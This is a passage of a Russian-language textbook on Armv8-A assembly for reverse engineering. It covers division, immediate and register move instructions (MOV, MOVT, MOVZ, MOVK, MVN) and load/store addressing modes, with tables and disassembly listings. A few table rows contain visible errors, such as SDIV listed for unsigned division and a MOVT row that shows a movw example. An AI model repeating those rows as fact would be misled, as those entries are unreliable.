


Рисунок 5.40. Инструкция знакового длинного двойного умножения с вычитанием

Операции деления

Удивительно, но при всём разнообразии и сложности умножений Armv8-A деление во всех трёх наборах инструкций устроено очень просто. Оно всегда получает два входных значения из регистров, делит первое на второе и помещает результат в регистр назначения. Деление может быть знаковым или беззнаковым, всегда использует регистровые входные значения и всегда округляет к нулю, а не к минус бесконечности. Если второй параметр равен нулю и должно произойти деление на ноль, архитектура Armv8-A определяет результат операции равным нулю, который записывается в регистр назначения.

Обзор инструкций деления приведён в табл. 5.51.

Таблица 5.51. Обзор инструкций деления

Набор	Инструкция	Синтаксис	Операция
A32/T32	Знаковое деление	`SDIV Rd, Rn, Rm`	`Rd = sint(Rn) / sint(Rm)`
A32/T32	Беззнаковое деление	`UDIV Rd, Rn, Rm`	`Rd = uint(Rn) / uint(Rm)`
A64-64	Знаковое деление	`SDIV Xd, Xn, Xm`	`Xd = sint(Xn) / sint(Xm)`
A64-64	Беззнаковое деление	`UDIV Xd, Xn, Xm`	`Xd = uint(Xn) / uint(Xm)`
A64-32	Знаковое деление	`SDIV Wd, Wn, Wm`	`Wd = sint(Wn) / sint(Wm)`
A64-32	Беззнаковое деление	`SDIV Wd, Wn, Wm`	`Wd = uint(Wn) / uint(Wm)`

Операции перемещения

Инструкция MOV устанавливает значение регистра назначения в непосредственную константу, что называется перемещением непосредственного значения, или копирует значение одного регистра в другой, что называется регистровым перемещением. В Armv8-A большинство встречающихся при дизассемблировании инструкций перемещения непосредственного значения фактически реализованы через несколько базовых инструкций перемещения и скрыты за псевдонимом MOV. Например, в A64 такие инструкции всегда являются псевдонимами MOVZ, MOVN или ORR. В табл. 5.52 приведены синтаксические символы инструкций перемещения A32 и A64.

Таблица 5.52. Синтаксические символы

A32	A64-32	A64-64	Значение
Rd	Wd	Xd	Регистр назначения
Rn	Wn	Xn	Первый исходный регистр
Rm	Wm	Xm	Второй исходный регистр
Rs	Ws	Xs	Регистр с величиной сдвига в младших 8 битах
`#imm`	`#imm`	`#imm`	Непосредственное значение
`{ }`	`{ }`	`{ }`	Необязательный операнд
`shift`	`shift`	`shift`	Тип применяемого сдвига
`extend`	`extend`	`extend`	Тип расширения второго исходного операнда

Перемещение непосредственной константы

ISA Armv8-A предоставляет удивительно разнообразные способы перемещения непосредственной константы в регистр. Причина в том, что в зависимости от набора инструкции имеют ширину 2 или 4 байта. Поэтому в кодировке недостаточно места для универсальной инструкции "переместить любую 32-битную константу в регистр". Вместо неё ISA предоставляет несколько инструкций типа MOV для загрузки часто встречающихся констант одной инструкцией, а произвольные константы строятся в регистре отдельными инструкциями, распределёнными по двум или более командам.

Непосредственное перемещение и MOVT в A32/T32

В табл. 5.53 приведены синтаксис базовых инструкций MOV в A32 и T32 и их интерпретация при дизассемблировании.

Таблица 5.53. Инструкции перемещения непосредственного значения A32

Набор	Синтаксис	Ассемблер	Дизассемблирование
A32	`MOV Rd, #imm`	`mov r3, #255`	`mov r3, #255`
A32	`MOVT Rd, #imm`	`mov r3, #65535`	`movw r3, #65535`
A32	`MOVT Rd, #imm`	`movt r3, #43690`	`movt r3, #43690`
T32	`MOV Rd, #imm`	`mov r3, #255`	`mov.w r3, #255`
T32	`MOV Rd, #imm`	`mov r3, #65535`	`movw r3, #65535`
T32	`MOVT Rd, #imm`	`movt r3, #43690`	`movt r3, #43690`

A32 предоставляет две кодировки перемещения константы в регистр: MOV и MOVW. MOVW дословно загружает в регистр 16-битное непосредственное значение от 0 до 65535. MOV, напротив, загружает 8-битное непосредственное значение, а затем применяет к нему настраиваемое вращение вправо, охватывая другой диапазон возможных значений. T32 предоставляет три кодировки: MOV, MOV.W и MOVW. Они загружают соответственно базовую 16-битную непосредственную константу; 8-битное значение с преимуществом более короткой 16-битной кодировки; либо константу, которую согласно сложным правилам можно выразить через 8-битную последовательность с определённым повторяющимся узором или вращением.

Внутренняя механика этих инструкций не особенно важна для обратной разработки. Главное понимать, что не все константы можно непосредственно закодировать в MOV, а даже определение точного множества констант, представимых одной инструкцией, обманчиво сложно. Если при ручном написании ассемблерного кода указать для MOV константу, которую невозможно закодировать ни в одной форме, ассемблер выдаст ошибку, например:

```
test.s: Assembler messages:
test.s:8: Error: invalid constant (10004) after fixup
test.s:10: Error: invalid immediate: 511 is out of range
```

В таких случаях на помощь приходит MOVT. Она устанавливает старшие 16 бит регистра в заданное 16-битное непосредственное значение, не изменяя младшие 16 бит. Поэтому и в A32, и в T32 любое 32-битное значение можно загрузить в регистр двумя инструкциями. Первая выполняет 16-битную MOV, заполняя младшие 16 бит, а вторая устанавливает старшие 16 бит инструкцией MOVT:

```
mov  r0, #0x5678   ; set  r0 = 0x00005678
movt r0, #0x1234   ; sets r0 = 0x12345678
```

Непосредственное перемещение, MOVZ и MOVK в A64

Все инструкции A64 кодируются 32 битами, поэтому сталкиваются с той же основной проблемой, что и A32: не всякую константу можно загрузить одной инструкцией. В A64 существуют три основные формы непосредственного перемещения: перемещение широкого непосредственного значения, перемещение инвертированного непосредственного значения и перемещение непосредственной битовой маски. Внутренне они реализованы соответственно инструкциями MOVZ, MOVN и ORR. Формы приведены в табл. 5.54.

Таблица 5.54. Инструкции перемещения непосредственного значения A64

Набор	Инструкция	Синтаксис
A64, 64 бита	Перемещение битовой маски	`MOV Xd, #bimm64`
A64, 64 бита	Широкое перемещение с нулём	`MOVZ Xd, #uimm16{, LSL #16}`
A64, 64 бита	Широкое перемещение с НЕ	`MOVN Xd, #uimm16{, LSL #16}`
A64, 64 бита	Перемещение с сохранением	`MOVK Xd, #uimm16{, LSL #16}`
A64, 32 бита	Перемещение непосредственной битовой маски	`MOV Wd, #bimm32`
A64, 32 бита	Перемещение с нулём	`MOVZ Wd, #uimm16{, LSL #16}`
A64, 32 бита	Перемещение с НЕ	`MOVN Wd, #uimm16{, LSL #16}`
A64, 32 бита	Перемещение с сохранением	`MOVK Wd, #uimm16{, LSL #16}`

Инструкция широкого перемещения с нулём MOVZ кодирует 16-битное непосредственное значение, копируемое в регистр назначения, и устанавливает остальные биты регистра в ноль. Величина сдвига интерпретируется как `<shift>/16` и может быть равна 0 или 16. Значения, отличающиеся от 0, 16, 32 или 48, округляются вниз. Поэтому MOVZ можно закодировать так, чтобы 16-битное значение оказалось в позициях 0...15, 16...31, 32...47 или 48...63 регистра назначения.

Инструкция широкого перемещения с НЕ MOVN помещает в регистр назначения инверсию необязательно сдвинутого 16-битного непосредственного значения, устанавливая остальные биты в единицы. MOVN можно закодировать для помещения 16-битного значения в позиции 0...15, 16...31, 32...47 или 48...63.

Наконец, перемещение непосредственной битовой маски позволяет эффективно загружать определённые константы, часто используемые в операциях битового маскирования, то есть такие, двоичное представление которых можно выразить короткой битовой последовательностью с некоторым вращением. Внутренне эти инструкции реализованы через ORR.

Как и в A32, от специалиста по обратной разработке эти подробности реализации обычно скрыты псевдонимом MOV. Но не все константы можно выразить через MOVN, MOVZ или ORR. В таких случаях на помощь приходит широкое перемещение с сохранением MOVK.

MOVK фактически обобщает инструкцию MOVT из A32. Она записывает 16-битное значение в позиции 0...15, 16...31, 32...47 или 48...63 регистра назначения, сохраняя остальные биты неизменными. Поэтому произвольное 64-битное число можно построить в 64-битном Xn максимум одной MOV и тремя MOVK, а произвольное 32-битное число в Wn - максимум одной MOV и одной MOVK. Обзор инструкций перемещения приведён на рис. 5.41.

```
mov  w0, #0x5678             ; sets w0 = 0x00005678
movk w0, #0x1234, LSL #16    ; sets w0 = 0x12345678

mov  x1, #0x5678             ; sets x1 = 0x00000000 00005678
movk x1, #0x1234, LSL #16    ; sets x1 = 0x00000000 12345678
movk x1, #0x9876, LSL #32    ; sets x1 = 0x00009876 12345678
movk x1, #0xabcd, LSL #48    ; sets x1 = 0xabcd9876 12345678
```

Регистровое перемещение

В простейшей форме инструкция регистрового перемещения MOV дословно копирует значение одного регистра в другой, как показано в табл. 5.55.

Для A64 синтаксис очевиден: `MOV Xd, Xn` копирует Xn в Xd, а `MOV Wd, Wn` копирует 32-битное значение Wn в Wd.




Рисунок 5.41. Инструкции перемещения

Таблица 5.55. Инструкции регистрового перемещения A32 и A64

Набор	Инструкция	Синтаксис
A32	Регистровое перемещение	`MOV Rd, Rm`
A32	Перемещение сдвинутого регистра	`MOV Rd, Rm{, <shift> #imm5}`
A32	Перемещение расширенного регистра	`MOV Rd, Rm, RRX`
A32	Перемещение регистра, сдвинутого регистром	`MOV Rd, Rm, <shift> Rs`
A64, 64 бита	Перемещение расширенного регистра	`MOV Xd, Xn`
A64, 32 бита	Регистровое перемещение	`MOV Wd, Wn`

Хотя базовое регистровое перемещение встречается чаще всего, A32 также позволяет MOV неявно сдвигать или расширять исходный регистр перед копированием в назначение. ISA использует это устройство для определения многих операций сдвига и вращения, описанных ранее в разделе "Операции сдвига и вращения". Следующий пример показывает все четыре формы из табл. 5.55 в A32 и T32 и демонстрирует, как после ассемблирования и дизассемблирования большинство сложных MOV заменяются более простыми псевдонимами.

Исходный код на ассемблере

```
_start:
.code 32
    mov r0, #8
    mov r2, #4095
    mov r5, r2
    mov r5, r2, ASR #3
    mov r5, r2, RRX
    mov r5, r2, ROR r0

    add r4, pc, #1    // switch to...
    bx r4             // ...thumb code

.code 16
    mov r5, r2
    mov r5, r2, ASR #3
    mov r5, r2, RRX
    mov r5, r2, ROR r0
```

Результат дизассемблирования

```
00010054 <_start>:
   10054:    e3a00008     mov    r0, #8
   10058:    e3002fff     movw   r2, #4095
   1005c:    e1a05002     mov    r5, r2
   10060:    e1a051c2     asr    r5, r2, #3     ; aliased from MOV
   10064:    e1a05062     rrx    r5, r2         ; aliased from MOV
   10068:    e1a05072     ror    r5, r2, r0     ; aliased from MOV

   1006c:    e28f4001     add    r4, pc, #1     ; switch to THUMB:
   10070:    e12fff14     bx     r4

   10074:    4615         mov    r5, r2
   10076:    ea4f 05e2    mov.w  r5, r2, asr #3
   1007a:    ea4f 0532    mov.w  r5, r2, rrx
   1007e:    fa62 f500    ror.w  r5, r2, r0     ; aliased from MOV
```

Перемещение с НЕ

Инструкция MVN копирует значение из исходного регистра в регистр назначения, предварительно выполняя побитовое отрицание. Исходный регистр может быть сдвинут, повёрнут или расширен, как показано в табл. 5.56.

Таблица 5.56. Синтаксис инструкции перемещения с НЕ

Набор	Форма инструкции	Синтаксис
A32	Непосредственное значение	`MVN Rd, #imm`
A32	Регистр с вращением и расширением	`MVN Rd, Rn, RRX`
A32	Сдвинутый регистр	`MVN Rd, Rn{, <shift> #imm}`
A32	Регистр, сдвигаемый регистром	`MVN Rd, Rn, <shift> Rs`
A64, 64 бита	Побитовое НЕ с расширением	`MVN Xd, Xm{, <shift> #imm5}`
A64, 32 бита	Побитовое НЕ	`MVN Wd, Wm{, <shift> #imm5}`

Примечания

[1] [назад] *Arm Architecture Reference Manual Armv8* (ARM DDI 0487G.a): C6.2.4, ADD (immediate).
[2] [назад] *Armv8-A Instruction Set Architecture*: C3.4.7, Multiply and Divide.

Глава 6. Инструкции доступа к памяти

Архитектура Arm относится к архитектурам загрузки-сохранения. Это означает, что инструкции обработки данных не работают непосредственно с данными в памяти. Если программа хочет изменить хранящиеся в памяти данные, она должна сначала загрузить их из памяти в регистры процессора инструкцией загрузки, изменить инструкциями обработки данных, а затем записать результат обратно в память инструкцией сохранения. Каждый набор инструкций Armv8-A предлагает различные формы загрузки и сохранения, которые рассматриваются в этой главе.

В наборах Arm существует множество видов инструкций загрузки и сохранения, включая несколько более сложных форм. В первой части главы рассматриваются поддерживаемые ими режимы адресации и формы смещений. Вторая часть посвящена логике инструкций и их синтаксису.

Обзор инструкций

Начнём с базовых инструкций загрузки и сохранения. Инструкция загрузки регистра LDR загружает 32-битное значение из адреса памяти в регистр, как показано на рис. 6.1. Регистр R1 содержит адрес памяти, из которого выполняется загрузка, а загруженное 32-битное значение помещается в R0.




Рисунок 6.1. Инструкция LDR

Адрес памяти для загрузки или записи задаётся операндом в квадратных скобках. В данном случае это значение R1. Операнды памяти выводятся из регистра, называемого базовым регистром обращения к памяти. Полученный адрес используется для выборки данных из памяти, а найденное значение записывается в регистр передачи инструкции, в данном случае R0.

В 32-битных программах базовым регистром может быть любой регистр общего назначения, включая сам счётчик команд. В 64-битных программах им может быть любой 64-битный регистр общего назначения или указатель стека. При использовании указателя стека он должен быть выровнен по границе 16 байт, иначе возможна ошибка выравнивания стека. В A64 PC не является регистром общего назначения, поэтому доступ к памяти относительно PC разрешён только специальными инструкциями, например инструкциями загрузки литерала. Базовая форма инструкции сохранения показана на рис. 6.2.




Рисунок 6.2. Инструкция STR

Синтаксис STR в целом похож на LDR. Здесь R1 содержит адрес сохранения данных, а R0 - значение, которое будет сохранено по этому адресу. Обратите внимание на тонкое отличие от базового синтаксиса инструкций обработки данных из главы 5, где первый регистр обычно является регистром назначения, получающим результат операции. Здесь это не так: R0 содержит сохраняемое значение и не является регистром назначения. Следовательно, STR записывает 32-битное значение R0 по адресу памяти, вычисленному из базового регистра R1.

Регистр слева от операнда памяти, содержащий записываемое значение, называется регистром передачи и обычно обозначается Rt в инструкциях A32 либо Wt/Xt в A64. В инструкциях загрузки регистр передачи получает прочитанное из памяти значение, а в инструкциях сохранения содержит значение, записываемое в память.

Количество байтов, читаемых или записываемых LDR и STR, определяется размером регистра передачи. В A32 это всегда 32-битная загрузка или запись, а в A64 операция может быть 32-битной или 64-битной в зависимости от того, используется 32-битный Wt или 64-битный Xt:

```
STR Xt, [Xn] ; Store the 64-bit value in Xt to the address given by Xn
STR Wt, [Xn] ; Store the 32-bit value in Wt to the address given by Xn
LDR Xt, [Xn] ; Load the 64-bit value at the address given by Xn to Xt
LDR Wt, [Xn] ; Load the 32-bit value at the address given by Xn to Wt
```

С помощью специальных инструкций загрузки и сохранения можно передавать и другие типы данных, размер которых меньше регистра. Например, инструкция сохранения байта регистра STRB берёт младший байт регистра и записывает его по заданному адресу памяти. Аналогично 16-битное полуслово можно сохранить инструкцией STRH, причём записываются младшие 16 бит регистра передачи. Отдельные инструкции загрузки и сохранения, включая доступ к малым типам, будут рассмотрены далее, но сначала необходимо изучить режимы адресации и формы смещений при доступе к памяти.

Режимы адресации и формы смещений

В этом разделе рассматриваются различные виды и режимы доступа к памяти. Общие синтаксические обозначения и их значения приведены в табл. 6.1.

Таблица 6.1. Синтаксические символы

Значение	A32	A64, 32-битный регистр	A64, 64-битный регистр
Регистр передачи	Rt	Wt	Xt
Базовый регистр	`[Rn]`	`[Wn]`	`[Xn]`
Неопределённое смещение	`<offset>`	`<offset>`	`<offset>`
Регистровое смещение	Rm	Wm	Xm
Непосредственное смещение	`#imm`	`#imm`	`#imm`
Применяемый сдвиг	`<shift>`	`<shift>`	`<shift>`
Применяемое расширение	`<extend>`	`<extend>`	`<extend>`
Необязательный операнд	`{ }`	`{ }`	`{ }`

Режим адресации операции загрузки или сохранения определяет способ вычисления адреса доступа, а в режимах с предындексацией и постиндексацией - также способ обновления базового регистра во время операции. Эти режимы придают инструкциям гибкость, позволяя формировать адрес памяти с различными смещениями и увеличивать или уменьшать его в рамках одной операции.

Наборы A32 и A64 поддерживают следующие режимы адресации, хотя не каждая инструкция загрузки и сохранения поддерживает все режимы:

• только базовый регистр, без смещения;
• адресация со смещением, база плюс смещение;
• адресация с предындексацией;
• адресация с постиндексацией;
• литерал, относительно PC.

В режиме только базового регистра адрес берётся непосредственно из базового регистра без применения смещения.

```
LDR Rt, [Rn]
```

При адресации со смещением инструкция вычисляет адрес памяти, прибавляя к базовому регистру положительное или отрицательное смещение. В зависимости от инструкции смещение может быть константой или вычисляться динамически.

```
LDR Rt, [Rn, <offset>]
```

При предындексации адрес вычисляется как значение базового регистра плюс смещение, и во время инструкции базовый регистр также обновляется результатом вычисления.

```
LDR Rt, [Rn, <offset>]!
```

При постиндексации для операции с памятью используется адрес из базового регистра. Затем к нему применяется смещение, и результатом обновляется базовый регистр.

```
LDR Rt, [Rn], <offset>
```

Адресация литерала относительно PC используется для загрузок позиционно-независимого кода и данных. Адрес доступа равен PC этой инструкции плюс смещение до метки относительно PC.

```
LDR Rt, label
```

В табл. 6.2 показано, какие режимы обновляют базовый регистр.

Таблица 6.2. Сводка режимов адресации

Синтаксис	Адрес доступа	Обновление базового регистра
Только базовый регистр	База	Не обновляется
Адресация со смещением	База + смещение	Не обновляется
Предындексация	База + смещение	База = база + смещение
Постиндексация	База	База = база + смещение
Литерал относительно PC	PC + смещение	Не обновляется

Смещением может быть непосредственное значение, регистр со значением или сдвинутое регистровое значение. В табл. 6.3 приведены поддерживаемые режимы и формы смещений обычных инструкций загрузки и сохранения одного регистра A32.

Таблица 6.3. Режимы адресации и формы смещений одного регистра A32

Режим и форма смещения	Пример инструкции
Режим со смещением: беззнаковое непосредственное смещение	`ldr Rt, [Rn, #imm]`
Режим со смещением: регистровое смещение	`ldr Rt, [Rn, Rm]`
Режим со смещением: масштабированное регистровое смещение	`ldr Rt, [Rn, Rm, <shift> #imm]`
Предындексация: беззнаковое непосредственное смещение	`ldr Rt, [Rn, #imm]!`
Предындексация: регистровое смещение	`ldr Rt, [Rn, Rm]!`
Предындексация: масштабированное регистровое смещение	`ldr Rt, [Rn, Rm, <shift> #imm]!`
Постиндексация: беззнаковое непосредственное смещение	`ldr Rt, [Rn], #4`
Постиндексация: регистровое смещение	`ldr Rt, [Rn], r2`
Постиндексация: масштабированное регистровое смещение	`ldr Rt, [Rn], r2, <shift> #imm`
Литерал относительно PC	`ldr Rt, label`
Литерал относительно PC	`ldr Rt, [PC, #imm]`

Поддерживаемые режимы A64 и A32 различаются из-за различий кодировки даже у инструкций с одинаковым именем. Формы смещений A64 также отличаются. В табл. 6.4 приведены основные режимы и формы смещений обычных инструкций загрузки и сохранения одного регистра A64.

Таблица 6.4. Режимы адресации и формы смещений одного регистра A64[1]

Режим и форма смещения	Пример инструкции
Режим со смещением: масштабированное 12-битное знаковое смещение	`LDR Xt, [Xn, #imm]`
Режим со смещением: немасштабированное 9-битное знаковое смещение	`LDUR Xt, [Xn, #imm]`
Режим со смещением: 64-битное регистровое смещение	`LDR Xt, [Xn, Xm]`
Режим со смещением: 32-битное регистровое смещение	`LDR Xt, [Xn, Wm]`

Режим и форма смещения	Пример инструкции
Режим со смещением: сдвинутое 64-битное регистровое смещение	`LDR Xt, [Xn, Xm, <shift> #imm]`
Режим со смещением: расширенное 32-битное регистровое смещение	`LDR Xt, [Xn, Wm, <extend> #imm]`
Предындексация с немасштабированным 9-битным знаковым смещением	`LDR Xt, [Xn, #imm]!`
Постиндексация с немасштабированным 9-битным знаковым смещением	`LDR Xt, [Xn], #imm>`
Литерал относительно PC	`LDR Xt, label`

Адресация со смещением

Инструкции загрузки и сохранения с адресацией со смещением прибавляют смещение к базовому регистру, формируя адрес доступа к памяти. Результат этого вычисления используется только как адрес текущей инструкции, после чего отбрасывается.

A32 поддерживает следующие формы смещений:

• беззнаковое непосредственное постоянное смещение;
• регистровое смещение;
• смещение сдвинутого регистра.

A64 поддерживает:

• знаковое и беззнаковое непосредственное постоянное смещение;
• регистровое смещение, 64-битное или 32-битное;
• смещение сдвинутого или расширенного регистра, 64-битного или 32-битного.

В табл. 6.5 приведён синтаксис этих форм.

Таблица 6.5. Режим адресации со смещением и формы смещений

Форма смещения	Пример синтаксиса
A32, база плюс непосредственное смещение	`LDR Rt, [Rn, #imm]`
A32, база плюс регистровое смещение	`LDR Rt, [Rn, Rm]`
A32, база плюс масштабированное регистровое смещение	`LDR Rt, [Rn, Rm, <shift> #imm]`
A64, база плюс непосредственное смещение	`LDR Xt, [Xn, #imm]`
A64, база плюс 64-битное регистровое смещение	`LDR Xt, [Xn, Xm]`
A64, база плюс 32-битное регистровое смещение	`LDR Xt, [Xn, Wm]`
A64, база плюс масштабированное 64-битное регистровое смещение	`LDR Xt, [Xn, Xm, <shift> #imm]`
A64, база плюс масштабированное 32-битное регистровое смещение	`LDR Xt, [Xn, Wm, <extend> {#imm}]`

Непосредственное постоянное смещение

Простейшая форма - непосредственное постоянное смещение. Это константа, закодированная непосредственно в инструкции. Она прибавляется к адресу базового регистра, формируя адрес доступа. Синтаксис A64 требует 64-битного базового регистра Xn даже при 32-битном регистре передачи Wt.

```
LDR Rt, [Rn, #imm] ; 32-bit load from address at (Rn+#imm) to Rt
LDR Xt, [Xn, #imm] ; 64-bit load from address at (Xn+#imm) to Xt
LDR Wt, [Xn, #imm] ; 32-bit load from address at (Xn+#imm) to Wt
```

Проще всего читать такие инструкции, считая первую запятую внутри операнда памяти знаком +. Следовательно, `[Rn, #imm]` означает "обратиться к памяти по адресу Rn + #imm". Поскольку непосредственная константа должна быть закодирована в самой инструкции, а инструкции имеют фиксированный размер, не все значения представимы напрямую. A32 допускает только беззнаковые константы, ограниченные 12 или 8 битами в зависимости от инструкции. Примеры размеров и диапазонов приведены в табл. 6.6. Знак + или - определяет, прибавляется ли беззнаковое смещение к базовому регистру или вычитается.

Если вам интересно, как различается кодировка положительных и отрицательных смещений LDR, рассмотрите рис. 6.3. Единственное различие двух инструкций - один бит.

Таблица 6.6. Диапазоны непосредственных смещений A32

Базовый синтаксис	Загрузка	Смещение	Диапазон
`LDR Rt, [Rn, #{+/-}imm]`	Слово	12 бит	0-4095
`LDRB Rt, [Rn, #{+/-}imm]`	Байт с нулевым расширением	12 бит	0-4095
`LDRD Rt, Rt2 [Rn, #{+/-}imm]`	Двойное слово с нулевым расширением	8 бит	0-255
`LDRH Rt, [Rn, #{+/-}imm]`	Полуслово с нулевым расширением	8 бит	0-255
`LDRSB Rt, [Rn, #{+/-}imm]`	Байт со знаковым расширением	8 бит	0-255
`LDRSH Rt, [Rn, #{+/-}imm]`	Полуслово со знаковым расширением	8 бит	0-255

